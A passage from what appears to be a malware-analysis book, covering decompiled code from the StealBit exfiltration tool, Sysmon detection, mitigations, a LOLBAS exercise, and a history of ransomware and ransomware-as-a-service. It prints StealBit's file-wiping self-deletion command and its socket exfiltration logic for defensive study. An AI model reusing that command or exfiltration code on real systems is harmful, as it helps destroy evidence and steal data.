local_18 = local_1e; 'e'
local_c = local_16; 'l'
local_a = local_16; 'l'
while( true ) {
❸ iVar1 = get_offset_z(cpy_pModuleList[0xc],&kernel32.dll);
--snip--
}
```

Listing 9-24: Finding the offset to kernel32.dll *prior to loading function pointers*

The `InLoadOrderModuleList` stores information about all the loaded modules for the process in the form of a doubly linked list. The code shown here gets a pointer to the `InLoadOrderModuleList` ❷ after obtaining a pointer to the PEB ❶ and calculates the offset to *kernel32.dll* ❸.

After identifying the location of the *kernel32.dll* library within the process address space, the code uses this offset to find the pointer to the `LoadLibraryExA` function. As you can see in Listing 9-25, it then calls `do_LoadLibraries_z`, which uses `LoadLibraryExA` to load several DLLs, and `load_function_from_library_z`, which loads the Windows API function pointers that StealBit uses.

```
p_kernel32_dll = get_offset_to_kernel32.dll_z();
if ((p_kernel32_dll != 0x0) &&
        (LoadLibraryExA = load_function_from_library_z(p_kernel32_dll,LoadLibraryExA,1,0x0),
         LoadLibraryExA != (LoadLibraryExA *)0x0)) {
    ctr = 0;
    do {
        res = do_LoadLibraries_z(&PTR_LIBNAMES + ctr);
        if (res == '\0') {
            return '\0';
        }
        ctr = ctr + 4;
    } while (ctr < 0x28);
}
```

Listing 9-25: Code used by StealBit to load DLLs and Windows API functions

This code is conceptually similar to techniques we've observed previously, including in Chapter 6, where we saw the malware use `LoadLibraryA` and `GetProcAddress` to resolve function pointers. Some malware attempts to walk the `PEB_LDR_DATA` structure to resolve these function pointers, but if the DLL isn't already loaded into the process's address space, it won't find the correct function pointer. Part of the benefit of using `LoadLibraryA` and its variants (`LoadLibraryW`, `LoadLibraryExA`, and `LoadLibraryExW`) is that these functions will load the DLL into the address space if it is not already there.

String Encryption

We now have functions, but where are our strings? Well, in Listing 9-26, the malware imports Windows Crypto API functions such as `CryptAcquireContextW`, `CryptImportKey`, and `CryptEncrypt`. We can also see that the function containing them has a pointer to what looks like a long blob of obfuscated data.

```
bool do_string_decrypt(void)
--snip--
  if ((((0x600 != 0) && (0x600 != 1)) &&  (P_STRING_ARR != (undefined *)0x0)) &&
      ((P_STRING_ARR != (undefined *)0x1 &&
       (res = (*CryptAcquireContextW)(&hCryptProv,0x0,0x0,0x18,0xf0000040),res != 0)))) {
      end = P_STRING_ARR + 0x600;
      curr = P_STRING_ARR;
      do {
          for (; (curr2= curr, curr < end && (*curr == '\0')); curr = curr + 1) {
          }
          for (; (curr2 < end&& ((*curr2 != '\0' || (curr2[1] != '\0')))); curr2 = curr2 + 1) {
          }
          decrypt_subfct_z(hCryptProv,PLAINTEXTKEYBLOB,curr,curr,(int)curr2 - (int)curr);
          curr = curr2;
      } while (curr2 != end);
--snip--
return retVal
```

Listing 9-26: Cryptographic API usage to decrypt strings in the binary

The presence of these cryptographic functions accompanied by the obfuscated data blob suggest that this function performs the string decryption. Listing 9-27 shows the internals of `decrypt_subfct_z`. This is the function in which we expect the actual decryption to take place.

```
retval = false;
pDataLen = hCryptProv;
❶ phKey = do_CryptImportKey_z((HCRYPTPROV *)hCryptProv,key);
if (phKey != 0) {
    pDataLen = buffLen;
  ❷ encrRet = (*CryptEncrypt)(phKey,0,1,0,pData,&pDataLen,buffLen);
    retval = encrRet != 0;
    (*CryptDestroyKey)(phKey);
}
return retval ;
```

Listing 9-27: Code inside `decrypt_subfct_z` showing the `CryptEncrypt` function call

Interestingly, we can see that the malware uses `CryptEncrypt` as part of the string decryption ❷, even though we never see a call to `CryptDecrypt`. How can this work?

The `do_CryptImportKey_z` ❶ function calls the `CryptImportKey` Windows API function. `CryptImportKey` imports a cryptographic key from an external source into the Windows Cryptographic API's provider for tasks like

encryption or decryption. Inside this function, we can see that the malware uses RC4 as the algorithm.

Specifically, we can see that the key blob contained in the malware is prefaced with the `CALG_RC4` constant `0x6801`, indicating that the imported key is RC4, a symmetric key stream cipher algorithm, meaning that the same key is used both for encryption and decryption, and each plaintext byte is encrypted one at a time. With RC4's key generation being the same for both encryption and decryption, the malware can use either `CryptEncrypt` or `CryptDecrypt` to decrypt the string data. The malware likely uses `CryptEncrypt` to make it less obvious that it's decrypting something.

Instead of trying to write a static decryptor, we'll allow this function to execute and decrypt the strings for us. Now we can start to look for some of the features we identified earlier that we would expect this malware to have.

Self-Deletion and Hiding

Now we can move on to seeing how some of the command line arguments affect the execution of the malware, specifically those for self-deletion and hiding. One surprising finding is that when the malware is run with the `-hide` flag set to `yes`, it hides only the window overlaid on top of the parent window. Figure 9-3 shows the partially hidden GUI window.



Figure 9-3: Partially hiding the StealBit GUI window

The developer probably didn't intend this behavior. We can examine the StealBit code to test this assumption. Listing 9-28 shows the code that generates the window and checks whether to show or hide it.

```
hWnd = (*CreateWindowExW)(0,(LPCWSTR)&RICHEDIT50W(LPCWSTR)&NULL,0x50210804,0,0,800,600,
                          PARENT_WINDOW,(HMENU)0x0,hInstance,(LPVOID)0x0);
CHILD_WINDOW = hWnd;
if (hWnd != (HWND)0x0) {
    (*SendMessageW)(hWnd,0x443,0,0);
    wParam = (*CreateFontW)(0xffffffff2,0,0,0,400,0,0,0,0,0,0,2,0,&Consolas);
    (*SendMessageW)(CHILD_WINDOW,0x30,wParam,1);
    nCmdShow = 5;
    if (HIDE_OR_DISPLAY_WINDOW == 1) {
        nCmdShow = 0; ❶
    }
    (*ShowWindow)(CHILD_WINDOW,nCmdShow); ❷
    (*UpdateWindow)(CHILD_WINDOW);
    thunk_FUN_004012fb(extraout_ECX_00,extraout_EDX,&local_70,0,0x3c);
    local_70 = 0x3c;
    local_6c = 0x40000000;
    local_5c = 0xffffff;
    (*SendMessageA)(CHILD_WINDOW,0x444,0,&local_70);
    (*SetFocus)(CHILD_WINDOW);
    BVar1 = (*ShowWindow)(PARENT_WINDOW,5); ❸
```

Listing 9-28: The StealBit code that hides or shows the GUI window

This code makes two calls to the Windows API function `ShowWindow`. In the first call ❷, the code sets the parameter that controls how to show the window based on whether the user ran StealBit with the `-hide` flag set to `yes` ❶. If the second argument to `ShowWindow` is `0` (`SW_HIDE`), the window will be hidden, and if it's `5` (`SW_SHOW`), the window will appear.

The code implements the hiding behavior correctly, but below it is a second call to `ShowWindow` ❸ in which the second parameter is always set to `5` (`SW_SHOW`), regardless of the value of the `-hide` flag. This is the reason that we see only a partially hidden StealBit GUI window in "hidden" mode. The code hides only the child window and forgets to hide the parent window.

How about the self-deletion behavior? One of the final functions that the malware calls will create and run a command to delete the executable if the self-delete command line flag is set. Listing 9-29 shows this self-deletion code.

```
❶ (*wsprintfW)(command, &/C_ping_127.0.0.7_-
                        n_7_>_Nul_&_fsutil_file_setZeroData_offset=0_
                        length=1048576_"%s"_&Del_/f_/q_"%s,
                process_params->filepath,process_params->filepath);
❷ (*MoveFileExW)(PEB->process_params->filepath,0,4);
shell_cmd = 0x3c;
local_3c = 0x400;
local_38 = 0;
local_34 = 0;
local_30 = &cmd.exe;
local_28 = 0;
```

```
local_24 = 0;
local_20 = 0;
(*ShellExecuteExW)(&shell_cmd);
```

Listing 9-29: The StealBit code for self-deletion

The `MoveFileExW` call ❷ registers the filename to be deleted when the victim machine restarts due to the last parameter of the function being set to 4 (`MOVEFILE_DELAY_UNTIL_REBOOT`). You may notice that the code uses `wsprintfW` to format-print data into the command ❶. This data is the path to the StealBit malware itself. Listing 9-30 contains the full command to make it easier to see what the code is actually doing.

```
cmd.exe /C ping 127.0.0.7 -n 7 > Nul & fsutil file setZeroData offset=0
length=1048576 "filepath" & Del /f /q "filepath"
```

Listing 9-30: The command used by StealBit for self-deletion

This command first runs `ping 127.0.0.7 -n 7`, sending the output to a special file named `Nul` to create a time delay and hide the output. Then, it empties the contents of the StealBit executable by setting each byte to 0. Finally, it forces the deletion of the executable without prompting for confirmation (`/q`). Notably, the usage of `fsutil` to zero out the data in a file is considered a living-off-the-land technique.

File and Directory Traversal

Next, we'll look for code that iterates through files and directories to identify which to exfiltrate. Windows malware often uses the same API calls for this task, such as `FindFirstFileExW` to obtain a handle to the first file in a directory and `FindNextFileW` to find the subsequent files. Because we've decoded the function names, we can look for these function calls, shown in Listing 9-31.

```
void __fastcall iterate_through_files_and_determine_if_should_egress_z(short *file_in)
{
--snip--
  (*wsprintfW)(filepath,&%s\*,file_in);
  hFindFile = (*FindFirstFileExW)(filepath,(LPWIN32_FIND_DATAW)0x0); ❶
  if (hFindFile != (HANDLE)0xffffffff) {
    do {
      if ((short)currFname == 0x2e) {
        WVar3 = currFname._2_2_;
        if (currFname._2_2_ == L'.') {
          WVar3 = local_22c;
        }
        if (WVar3 != L'\0') goto LAB_0040350d;
      }
      else {
LAB_0040350d:
        fileNameLen = get_length_z((short *)&currFname);
```

```
        filepath_00 = (int *)(*CharLowerW)((LPWSTR)&currFname);
        if ((findData & 0x10) == 0) {
          if (((findData & 4) == 0) &&
              ((fileNameLen < 5 || (fileNameLen =
                check_skippable_extension_z((LPCWSTR)filepath_00), ❷
                fileNameLen == 0)))) {
--snip--
        else {
          skipRes = check_folder_skip_z(filepath_00); ❸
          if (skipRes == 0) {
            (*wsprintfW)(filepath,&%s\%s,file_in,&currFname);
            iterate_through_files_and_determine_if_should_egress_z(filepath); ❹
          }
        }
      }
      hasNext = (*FindNextFileW)(hFindFile,(LPWIN32_FIND_DATAW)&findData); ❺
    } while (hasNext == 1);
    (*FindClose)(hFindFile);
  }
  return;
}
```

Listing 9-31: StealBit's file iteration code

We see `FindFirstFileExW` appear right before a `do-while` loop to obtain an initial file handle ❶ and a call to `FindNextFileW` at the end of the loop to find the next file handle ❺. Within the loop, the code checks the file extension to determine whether to skip its exfiltration ❷. It also checks whether the handle points to a folder it shouldn't exfiltrate ❸. If the malware should exfiltrate the folder, the function calls itself recursively ❹ to check the files within that folder.

One thing we don't observe in this version of the binary is any compression functionality, despite the fact that StealBit advertises compression as a feature and has a log message that shows the "progress" of the exfiltration. Why can't we find any code for this feature? It isn't entirely clear. If compression were present, we might expect to see the malware use the Windows APIs for it, such as `CreateCompressor`, `SetCompressorInformation`, and `Compress`.

Network and Exfiltration Functionality

We can identify network functionality in a few ways, including by looking for functions from *ws2_32.dll* or *wininet.dll* or by searching for indicators like URLs, domain names, and IP addresses in the binary's strings. In StealBit, we can see elements from both. First, in Listing 9-32, we see an IP address.

```
if (DAT_0040dcfc == 0) {
    does_closesocket_and_memory_free_z((int)&DAT_0040d520);
    idx_addr_to_try = 0;
    addressString = &185.XX.XX.XX;
    while( true ) {
      ❶ logger(&Connecting_to_%s,addressString);
```

```
        iVar1 = does_check_server_and_socket_setup_z((int *)&DAT_0040d520,
                        NETWORK_FILEINFO,(int)addressString);
        if (iVar1 != 0) break;
        (*Sleep)(1000);
        idx_addr_to_try = (idx_addr_to_try + 1) % 5;
        addressString = &185.XX.XX.XX + idx_addr_to_try * 0x16;
    }
  ❷ logger(&[+]_Server_connected,unaff_EDI);
```

Listing 9-32: The server connection parent function

Very helpful log messages indicate that the malware will connect to the provided IP address ❶ ❷, suggesting some kind of server connection is occurring. We can dive into the function I named `does_check_server_and_socket_setup_z` as well as its subfunctions to look for any API functions that create a network connection. Inside one of the subfunctions, we see the code calling three functions from *ws2_32.dll:* `WSASocketA`, `WSAIoctl`, and `closesocket` (Listing 9-33).

```
fileHandle = (*WSASocketA)(2,1,6,0,0,1);
if (fileHandle != 0xffffffff) {
    uVar1 = does_WSAConnect_and_EnumNetworkEvents_z(fileHandle,sock_addr);
    if ((char)uVar1 != '\0') {
        IoStatusBlock = 0;
        fileInformation = fileInfoIn;
        local_10 = param_1;
        iVar2 = (*NtSetInformationFile(fileHandle,&IoStatusBlock,
                                       &fileInformation,8,0x1e);
        bVar3 = -1 < iVar2;
        if ((-1 < iVar2) && (DAT_0040d50c == 0)) {
          local_2c = 0xd9689da0;
          local_c[0] = 0;
          local_28 = 0x11d31f90;
          local_24 = 0xc0007199;
          local_20 = 0x76c8684f;
          iVar2 = (*WSAIoctl)(fileHandle,0xc8000006,&local_2c,0x10,
                              &DAT_0040d50c,4,local_c,0,0);
          bVar3 = iVar2 == 0;
    }
    if (bVar3) {
        return fileHandle;
    }
}
(*closesocket)(fileHandle);
```

Listing 9-33: A server connection subfunction that manages the socket connection

The code establishes a socket connection over which StealBit exfiltrates data.

To exfiltrate the data as quickly as possible, StealBit starts multiple processes as part of its execution. These processes need some way to quickly communicate with each other, so StealBit uses a named pipe called `STEALBIT-MASTER-PIPE`. I won't discuss named pipes in detail, but their use is worth

noting, as you might see the technique used in other malicious tools to speed up their operations.

Comparison to Living-Off-the-Land Techniques

It should be apparent that StealBit and living-off-the-land techniques have some vast differences, most notably in the opportunities they offer defenders to detect malicious behavior. Although StealBit's configurable options can improve its stealthiness, it leaves an ample footprint with some very distinctive indicators.

We first used Sysmon in Chapter 8 to identify indicators for post-exploitation utilities such as Impacket. Let's now see what events Sysmon generates when StealBit runs. Most notably, the distinctively named pipe shows up quite clearly if Sysmon is configured to listen for all pipe creation events (Event 17), shown in Listing 9-34.

```
Event 17, Sysmon

Pipe Created:
RuleName: -
Event Type: CreatePipe
Utclime: 20XX-12-14 21:07:02.116
ProcessGuid: {74151348-f355-675d-3e06-000000000f00}
Processid: 2576
PipeName: \STEALBIT-MASTER-PIPE
Image: C:\Users\user\Desktop\stealbit.exe
User: DESKTOP-SN64PFE\user
```

Listing 9-34: A Sysmon log for the StealBit pipe creation event

Additionally, StealBit is a known malicious tool, so it's likely that the system's antivirus tool or EDR will flag it as malicious when first dropped on the system, especially compared with some of the data exfiltration tools covered in the previous section. Nevertheless, StealBit remains an attractive option for affiliates looking for an all-in-one tool for data exfiltration, provided the malware isn't caught during execution.

Mitigations

Living-off-the-land techniques aren't new, and vendors have implemented several mitigations to make them harder to execute. Although outright blacklisting these executables and services might not work in all environments, defenders can make their abuse more challenging for threat actors. Here are a few examples:

- Over the years, PowerShell has received significant security upgrades, including granting administrators the ability to define and set execution policies that control conditions under which PowerShell functionality can run, module and script block logging, Windows Antimalware Scan Interface (AMSI) support that scans for malicious payloads, and more.

- According to Microsoft, WMIC is disabled by default in Windows 11 versions 24H2 and later. (WMI itself is not disabled, just the WMIC utility.)
- Researchers consistently put out security reporting on the usage of living-off-the-land techniques, some of which lead to vendor advisories on how to restrict usage of abused applications.

Because organizations have workforces with diverse roles and responsibilities, their tooling needs and behavioral patterns invariably differ, which makes the often-discussed concept of *baselining* extremely challenging. The goal of baselining is to create a reference point for what constitutes normal behavior regarding system performance, network traffic, user activity, and other attributes that describe how the network operates. The goal is to use this baseline to identify anomalies or deviations that might suggest a security risk. Developing this baseline becomes extremely complicated as organizational environments grow in complexity. Even so, as you saw in this chapter, opportunities for detection remain.

Conclusion

The trade-off between stealth and ease of use has no universal resolution. Operators choose based on the target environment. Whereas a threat actor might be able to use Snaffler or BloodHound against a target without comprehensive EDR coverage, to victimize one with more advanced detection capabilities would require a stealthier, living-off-the-land alternative like `net` or `dsquery` to go unnoticed.

For defenders, that means a detection strategy built exclusively around signatures for known-malicious tools will miss a significant share of malicious activity. Detecting LOLBin abuse relies on behavioral indicators, such as unusual parent-child process relationships, unexpected external network connections, or scheduled tasks created by scripting engines. The ransomware attack chain woven through this chapter is representative of how these techniques appear in incident data. With delivery, evasion, and persistence covered, the next two chapters examine the final payload: ransomware, starting with the Windows variants.

Exercise: Running Living-Off-the-Land Binaries Yourself

In this exercise, you'll try living off the land by making use of binaries from the LOLBAS repository.

1. Select three binaries from the LOLBAS repository at *https://lolbas-project.github.io* and answer the following questions:
    - How might these tools be useful to malware?
    - In what stage of an attack would you expect to see this technique used?
    - What detection strategies might capture the malicious usage of this binary?

2. Now you'll try using some of the LOLBins to perform benign but unintended actions. Select a LOLBin that can be used for execution and use it to open *calc.exe* or *notepad.exe*.

    - Where can you observe artifacts of this activity occurring? In Sysmon? Using Process Monitor or Process Explorer from Sysinternals? With any other Windows logs?
    - Determine how vendors and researchers recommend mitigating and detecting these techniques. Why do these measures work?

3. Now that you've had the chance to put these techniques into practice yourself, take the opportunity to read about their usage in real cyberattacks. Many cybersecurity firms publish breakdowns of attacks they've observed and the TTPs the actors used prior to dropping the final payload.
4. Bonus: Active Directory and TTPs designed to abuse it have been a common theme in the last three chapters. An openly available lab environment called GOAD, available at *https://github.com/Orange-Cyberdefense/GOAD*, will allow you to practice some of the techniques you've learned about. If you choose to explore it, here are some helpful tips and warnings:

    - Keep in mind that this is a very vulnerable Active Directory environment. Deploy it in a lab environment, and follow the setup and installation guidance available on the GitHub page.
    - Consider reading this tutorial from one of the contributors at *https://mayfly277.github.io/categories/goad/* and walking through the exercises the author presents, as he does an excellent job of explaining them.

10

WINDOWS RANSOMWARE



A well-known threat to organizations, ransomware often costs victims millions of dollars in ransom payments, operational downtime, legal issues, and lost reputation. At a technical level, ransomware has evolved since its early days, and in this chapter, you'll learn about its origins, from the first lockers to the rise of the ransomware-as-a-service groups operating on the dark web.

We'll identify the key components of a locker and some of the ways we see those elements implemented in real Windows malware sold in the underground economy, touching on other malware concepts along the way, such as the basics of encryption, privilege escalation techniques, and mechanisms used to speed up aspects of execution. To demonstrate how this malware evolves over time, the chapter's case study compares an early version of the Sodinokibi ransomware variant with a newer version. As ransomware may continue to change, I encourage you to look beyond the specific implementations you read about here to explore how the techniques apply across malware in general.

A Brief History of Ransomware

Ransomware has come a long way since the first variant, the AIDS trojan, appeared in 1989. The ransomware was distributed on diskettes mailed to attendees of the World Health Organization's AIDS conference and to AIDS researchers. This malware targeted individuals, not organizations, and the ransomware itself didn't do much; it merely encrypted the names of the victim's files, rather than the files themselves. Since then, ransomware has evolved in several ways, such as with the introduction of Bitcoin, which made ransomware payments more difficult to trace; the rise of the ransomware-as-a-service groups; and the move toward targeting corporations with the ability to pay a high ransom.

Early 2000s: The first real locker

The early 2000s saw the appearance of early ransomware variants that bore some resemblance to the ransomware we know today, in that they actually encrypted a victim's files. Two noteworthy variants are Archiveus and GPCode. Neither persisted for very long, as people figured out how to decrypt their files without paying the ransom. Archiveus used the same password for each victim, and GPCode's early version had an easy-to-discover encryption key. The ransoms demanded by GPCode ranged from tens to low hundreds of dollars, which the victim had to pay using online payment systems. Other common payment schemes included prepaid cards, bank transfers, and premium SMS services. Unlike cryptocurrency, these payment systems didn't provide anonymity, and an online payment provider could freeze the funds if they determined the money was linked to fraud.

During this period, a different kind of ransomware also emerged, known as WinLock. Unlike the other two variants, it didn't encrypt the victim's files at all. Instead, it locked the victim out of their computer and displayed pornographic images on the screen until they paid the ransom. The group reportedly made $16 million from the scheme over the one year of their operation.

Early 2010s: Cryptocurrency changes the game

With the emergence of cryptocurrencies in the early 2010s, ransomware became easier for threat actors to use because the payments could be anonymized, even if most victims weren't familiar with what Bitcoin was and how to pay it. A variant called CryptoLocker, which emerged in 2013, was one of the first to accept cryptocurrency rather than prepaid cards. It was also the first ransomware spread by a botnet (called Gameover Zeus) and one of the first to do encryption correctly. CryptoLocker used public/private key encryption to generate a new key pair for each victim and transmitted only the public key to the locker. This meant analysts couldn't decrypt the victim's files by reverse engineering the malware or trying to brute-force a key, as with older variants. A multinational law enforcement task force disrupted

CryptoLocker in mid-2014 as part of Operation Tovar, and the threat actor received an estimated $27 million in ransom payments in just the first two months of their operation. This huge sum of money didn't go unnoticed by other cybercriminal threat actors, who used CryptoLocker as a blueprint for financial success.

Late 2010s: Ransomware improves

CryptoLocker's legacy lived on with the appearance of a new variant called CryptoWall, allegedly based on CryptoLocker's code. This ransomware was one of the first to have new versions, with improvements made at each iteration. It incorporated some of the techniques of modern ransomware seen today, such as shadow copy deletion and the disabling of Windows services. Also around this time, a new variant of ransomware called Petya emerged, which modified the Master Boot Record (MBR) and encrypted the Master File Table (MFT) of the machine and, in some instances, files with certain extensions (like *.pdf*, *.pptx*, and *.docx*). The original MBR was saved in an encrypted form for later recovery. You may be familiar with the destructive malware called NotPetya, named after its strong resemblance to Petya. NotPetya wasn't ransomware, however; it irreversibly encrypted the victim's files, meaning that even if a victim paid the ransom, their files couldn't be decrypted.

Late 2010s and early 2020s: Ransomware goes corporate

Now that Bitcoin had become the main payment method for ransomware victims and the technology in the software itself had improved substantially, ransomware groups started to look for bigger payouts than they were receiving from individual victims. Compared with individuals, corporations have substantially deeper pockets and even more reason to get their files back. In late 2019, groups such as Maze, DarkSide, and REvil began going after companies in what some call *big game hunting* attacks. Gone were the days of the low-priced ransoms of the early 2010s. Successful attacks now demanded millions of dollars to decrypt a corporation's files, sometimes even climbing to the tens of millions. One of the largest confirmed ransomware payments, $40 million, was paid by a major US insurance firm, CNA Financial, which suffered an attack by the Phoenix group in 2021. Although groups like REvil and Hive requested even higher ransom payments of $50 million (from Acer), $70 million (from Kaseya), and $240 million (from MediaMarkt), the victims didn't pay.

The modern era: The emergence of new extortion techniques

As ransomware has evolved, most businesses have developed infrastructure meant to preserve their ability to function if something goes wrong, such as onsite and offsite data backups. If a corporation has the ability to restore data from these backups, they have no incentive

to pay the ransom. So, threat actors came up with a new concept: the leak site. Figure 10-1 shows an example of a leak site used by a group called Ragnar Locker to publish the names of its victims on a "Wall of Shame" as a way to publicize the attack and pressure the victim to pay the ransom.




Figure 10-1: The leak site for the Ragnar Locker ransomware group

Leak sites also serve as a place to post the files stolen from the victim network if the victim doesn't pay. This practice adds a new type of leverage for affiliates; now, organizations have to weigh paying the ransom not only to have their files decrypted but also to avoid having sensitive files leaked on the internet for anyone to see. But because even the

threat of exposed data doesn't always provide enough incentive for organizations to pay, new methods of extortion have cropped up, like performing distributed denial-of-service (DDoS) attacks on the organization, extorting third parties with which the victim does business, and contacting customers to let them know that private information will be released if the victim doesn't pay.

The Rise of the Ransomware-as-a-Service Model

It's hard to pinpoint the exact debut of the large-scale ransomware-as-a-service model as we know it, but I locate it sometime around 2018, when the GandCrab group became active. *Ransomware-as-a-service* is a business model in which those who create and manage the ransomware group (referred to as *administrators*) provide ransomware software and services to affiliates, who use these resources to conduct their own ransomware attacks. If these attacks are successful, the affiliates pay the administrator group a percentage of their profits. In addition, the core administrator group, which probably includes ransomware developers, works closely with "contractors," such as a trusted initial access broker (IAB). These include individuals who pack the ransomware payloads to ensure they won't be caught by antivirus software or EDR. In some cases, an individual's sole job is to run the lockers. The groups themselves sometimes advertise these jobs on forums. Figure 10-2 shows a post by a threat actor looking for network access.




Figure 10-2: A "job posting" by a threat actor looking for network access and partnerships

You can see that, in addition to network access, the actor seeks "long-term partnerships." Most likely, these partners would provide access to the group and, if the resulting ransomware attack succeeded, receive some percentage of the ransom as payment.

Although the most well-known offering is the ransomware itself, these groups can supply a variety of products and services to their affiliates, including the following:

- Infrastructure for hosting the ransomware.
- Access to technical support to ask questions, report bugs, or specify interest in new features.
- Payment utilities, including *cryptocurrency mixing* services, which obscure the original source of the cryptocurrency by pooling cryptocurrency from different sources. The mixer's user receives some amount of cryptocurrency back from this pool and can use it to pay for a product or service.
- Help negotiating the ransom.
- Additional tools or utilities, such as those for data exfiltration or ransomware payload obfuscation.

One of the less tangible offerings is the group's brand name and the reputation that comes with it. As you saw in Chapter 1, reputation is incredibly important in the underground economy. If a company is deciding whether to pay the ransom, they might consider whether the group is known to actually deliver on the promise of decrypting files.

Ransomware-as-a-service groups have rules, mostly regarding what types of organizations an affiliate can lock using their ransomware. Some groups explicitly advertise these restrictions on the affiliate panel, whereas others adopted these policies in a more reactionary fashion. The chapter's case study looks at the Sodinokibi ransomware, a locker associated with a now-disbanded group called REvil. Shortly after the seizure of the group's blog, payment server, and denial-of-service (DOS) servers in early 2021, the group introduced new restrictions to their affiliate program, shown in this excerpt:

> Also, a few hours after the withdrawal, funds from the payment server (ours and clients') were sent to an unknown address.
> we are forced to introduce new **significant** restrictions:
> 1. Work in the social sector (healthcare, educational institutions) is prohibited;
> 2. It is forbidden to work in the **gov** -sector (state) **any** country
> 3. Before setting a target, it must be **approved by the administration of the affiliate program:** write description of the goal, its website, zoom info, etc., etc.
>
> Violators will be kicked and will be doxxed for free.

REvil forbids locking healthcare, educational institutions, and government-sector organizations, not for any ethical reasons, but rather

to ensure they can continue to operate without drawing too much attention from law enforcement. Some ransomware-as-a-service groups don't have rules about which organizations can be locked; as a result, some individuals become affiliates for multiple groups to meet their needs.

How does one become an affiliate? For higher-level ransomware-as-a-service groups, an individual needs "vouches," discussed in Chapter 1, or must provide a combination of Bitcoin and proof that their addition to the group would benefit the service in some way. This might involve providing proof of technical knowledge that would make them an effective member.

The ransomware-as-a-service groups themselves aren't the only ones with rules. After the seizure of REvil's infrastructure, some dark web forums decided to ban ransomware-related activity. Figure 10-3 shows a post from one of the administrators of Exploit forum from a few days after the seizure, announcing the removal of locker-related topics.

